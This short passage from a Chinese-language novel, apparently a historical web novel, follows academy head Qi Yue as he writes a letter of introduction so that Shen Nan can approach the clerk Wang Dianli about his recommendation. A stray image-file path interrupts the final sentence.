    “是的。之前李教瑜明确说,已经让礼房王典吏保荐我。我去王典吏的家里,将个人身份证明和乡老的保函交给了王典吏。”


    齐岳作为山长,经常需要与礼房打交道,与王典吏相熟。在齐岳看来,王典吏可比李教瑜好打交道多了,很多消息都是王典吏透露给他的。


    “既然你和王典吏相熟,也是由他保荐的。我给你写个帖子,你去找王典吏吧。你们都是书院毕业的,总有一份香火情。”


    沈楠大喜所望,齐山长的帖子可是很难得。作为县里唯二的进士,很多人争着要拜见齐山长都是不可得。


    齐轩也很高兴。有了堂哥的帖子,王典吏怎么也要卖几分面子给沈楠。